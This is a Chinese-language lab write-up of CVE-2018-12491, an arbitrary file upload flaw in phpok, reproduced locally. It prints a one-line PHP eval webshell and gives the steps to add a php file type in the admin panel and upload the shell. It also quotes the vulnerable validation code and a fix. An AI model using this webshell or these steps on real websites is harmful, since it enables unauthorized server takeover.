

PHPOK4.8.338版本漏洞

基本描述

phpok是一套采用PHP+MySQL开发的企业网站系统，其4.8.338及4.9.015版本存在任意文件上传漏洞。

漏洞信息

漏洞名称：phpok任意文件上传

漏洞编号：CVE-2018-12491

漏洞描述：phpok是一套采用PHP+MySQL开发的企业网站系统，其4.8.338及4.9.015版本存在任意文件上传漏洞，攻击者可利用漏洞上传任意文件，获取网站权限。

危害等级：高危

漏洞修复：对上传类型后缀进行过滤；升级phpok为最新版本。

实现环境

- 操作系统：Windows10、ip: localhost
- 工具：phpStudy、burpsuite、中国菜刀、文本查看器

安装


将源代码放入PHPstudy根目录www下，之后本地访问安装即可。

操作

- 进入管理员后台

http://localhost/admin.php
账号：admin
密码：admin

- 文件上传



进入附件分类管理



对图片上传内容进行编辑，增加php后缀。。




上传附件图片，这时候发现上传的文件类型多了一种php。

制作一句话木马，准备上传：
























```
<?php @eval($_POST['pass']);>
```

上传本地文件到资源管理。




























导入前的内容

D:) > ctf > phpstudy > PHPTutorial > WWW > data > cache


名称	修改日期	类型	大小
 2e8ab3b8ce93d0156b1bf5c607ca9c...	2020/7/23 18:25	PHP 文件	1 KB
 4c6490b490c6fa0a869f13b976cc931...	2020/7/23 18:16	PHP 文件	1 KB
 5bd1d62d8eda56d3777a4fac2f8557...	2020/7/23 18:16	PHP 文件	7 KB
 5fe1982a4337ac2ee7e3281f03a1dab...	2020/7/23 18:16	PHP 文件	9 KB
 8adc9637bc5e0118e97138e984027b...	2020/7/23 18:16	PHP 文件	6 KB
 09ca8e7a3a5b88a86cec17f35cfe975...	2020/7/23 18:16	PHP 文件	3 KB
 23ddc3ce633a9be1996fecda2a5ee1...	2020/7/23 18:16	PHP 文件	15 KB
 28bfd742ff06a9ec18b9c910e319339...	2020/7/23 18:16	PHP 文件	2 KB
 30fd2762a87773a07d90203aef457f2...	2020/7/23 18:16	PHP 文件	1 KB
 44ff8ce6d1bef3943484c164bbf1386...	2020/7/23 18:16	PHP 文件	1 KB
 45cbece71e37d013a0136677331133...	2020/7/23 18:16	PHP 文件	1 KB
 73cbc701755ca581c76fd74a2d74d1...	2020/7/23 18:16	PHP 文件	1 KB
 730c8baea0b3621376cd975899c31b...	2020/7/23 18:16	PHP 文件	1 KB
 743a670ab9ed80eca35bdb0d89711...	2020/7/23 18:16	PHP 文件	2 KB
 750a002503475672dbabe05a408ec9...	2020/7/23 18:16	PHP 文件	1 KB
 870d48d85c6b3252251f2b36823fd2...	2020/7/23 18:16	PHP 文件	1 KB
 9881934c0f1cb8193ca119d7db10d1...	2020/7/23 18:16	PHP 文件	5 KB
 b2ff5736f79bf8595ff10637141ae8f8....	2020/7/23 18:16	PHP 文件	1 KB
 c1fd73d3fdf3dec5acdc3364cdb211e...	2020/7/23 18:29	PHP 文件	6 KB
 c9228e80d988fb2e7228066ce05a25...	2020/7/23 18:25	PHP 文件	1 KB
 e98408bc5dd50dc7d6b076dc8eae9...	2020/7/23 18:16	PHP 文件	1 KB
 f6b72e78339668bfefb058432009bf0f...	2020/7/23 18:16	PHP 文件	3 KB
 f526f5073397be847086e114fe53247...	2020/7/23 18:16	PHP 文件	5 KB

导入后多了多了一些文件同时多了test.php（其他文件的增加也有可能是修改配置文件同代被修改的）

(D:) > ctf > phpstudy > PHPTutorial > WWW > data > cache

名称	修改日期	类型	大小
 1d48313429c7b709.zip	2020/7/23 18:33	WinRAR ZIP 压缩...	1 KB
 2e8ab3b8ce93d0156b1bf5c607ca9c...	2020/7/23 18:25	PHP 文件	1 KB
 4c6490b490c6fa0a869f13b976cc931...	2020/7/23 18:16	PHP 文件	1 KB
 5bd1d62d8eda56d3777a4fac2f8557...	2020/7/23 18:16	PHP 文件	7 KB
 5fe1982a4337ac2ee7e3281f03a1dab...	2020/7/23 18:16	PHP 文件	9 KB
 8adc9637bc5e0118e97138e984027b...	2020/7/23 18:16	PHP 文件	6 KB
 09ca8e7a3a5b88a86cec17f35cfe975...	2020/7/23 18:16	PHP 文件	3 KB
 28bfd742ff06a9ec18b9c910e319339...	2020/7/23 18:16	PHP 文件	2 KB
 30fd2762a87773a07d90203aef457f2...	2020/7/23 18:16	PHP 文件	1 KB
 40be578ca15e052e.zip	2020/7/23 18:32	WinRAR ZIP 压缩...	1 KB
 44ff8ce6d1bef3943484c164bbf1386...	2020/7/23 18:16	PHP 文件	1 KB
 45cbece71e37d013a0136677331133...	2020/7/23 18:16	PHP 文件	1 KB
 65ed468af2e12fef.zip	2020/7/23 18:32	WinRAR ZIP 压缩...	1 KB
 73cbc701755ca581c76fd74a2d74d1...	2020/7/23 18:16	PHP 文件	1 KB
 730c8baea0b3621376cd975899c31b...	2020/7/23 18:16	PHP 文件	1 KB
 743a670ab9ed80eca35bdb0d89711...	2020/7/23 18:16	PHP 文件	2 KB
 750a002503475672dbabe05a408ec9...	2020/7/23 18:16	PHP 文件	1 KB
 870d48d85c6b3252251f2b36823fd2...	2020/7/23 18:16	PHP 文件	1 KB
 9881934c0f1cb8193ca119d7db10d1...	2020/7/23 18:16	PHP 文件	5 KB
 autosave_1_43.php	2020/7/23 18:44	PHP 文件	1 KB
 b2ff5736f79bf8595ff10637141ae8f8....	2020/7/23 18:16	PHP 文件	1 KB
 c1fd73d3fdf3dec5acdc3364cdb211e...	2020/7/23 18:44	PHP 文件	4 KB
 c9228e80d988fb2e7228066ce05a25...	2020/7/23 18:25	PHP 文件	1 KB
 e98408bc5dd50dc7d6b076dc8eae9...	2020/7/23 18:16	PHP 文件	1 KB
 test.php	2020/7/23 18:33	PHP 文件	1 KB

选择刚刚压缩的文件导入，可以看到文件已经上传到了\phpok_4.9.015\data\cache\目录下：




本地查看对应的目录下的文件。

D:) > ctf > phpstudy > PHPTutorial > WWW > res > 202007 > 23

名称	修改日期	类型	大小
9c63d4b87ff5e5d9.php	2020/7/23 18:44	PHP 文件	1 KB
cb0d832cc699a9d7.php	2020/7/23 19:08	PHP 文件	1 KB

一句话木马使用菜刀工具连接：



漏洞成因

```
#漏洞程序所在地
#\phpok_4.8.338\framework\admin\rescate_control.php:
    $list_filetypes = explode(",", $filetypes);
    foreach($list_filetypes as $key=>$value){
        $value = trim($value);
        if(!$value){
            unset($list_filetypes[$key]);
            continue;
        }
        if(!preg_match("/[a-z0-9_\.\-]+/", $value)){
            $this->json(P_Lang('附件类型设置不正确，仅限字母，数字及英文点符号'));
        }
    }
}
```

改出对于上传文件的处理，只是判断附件类型是否为空，没有限制后缀。导致可以自行添加PHP后缀，上传恶意文件，获取网站shell。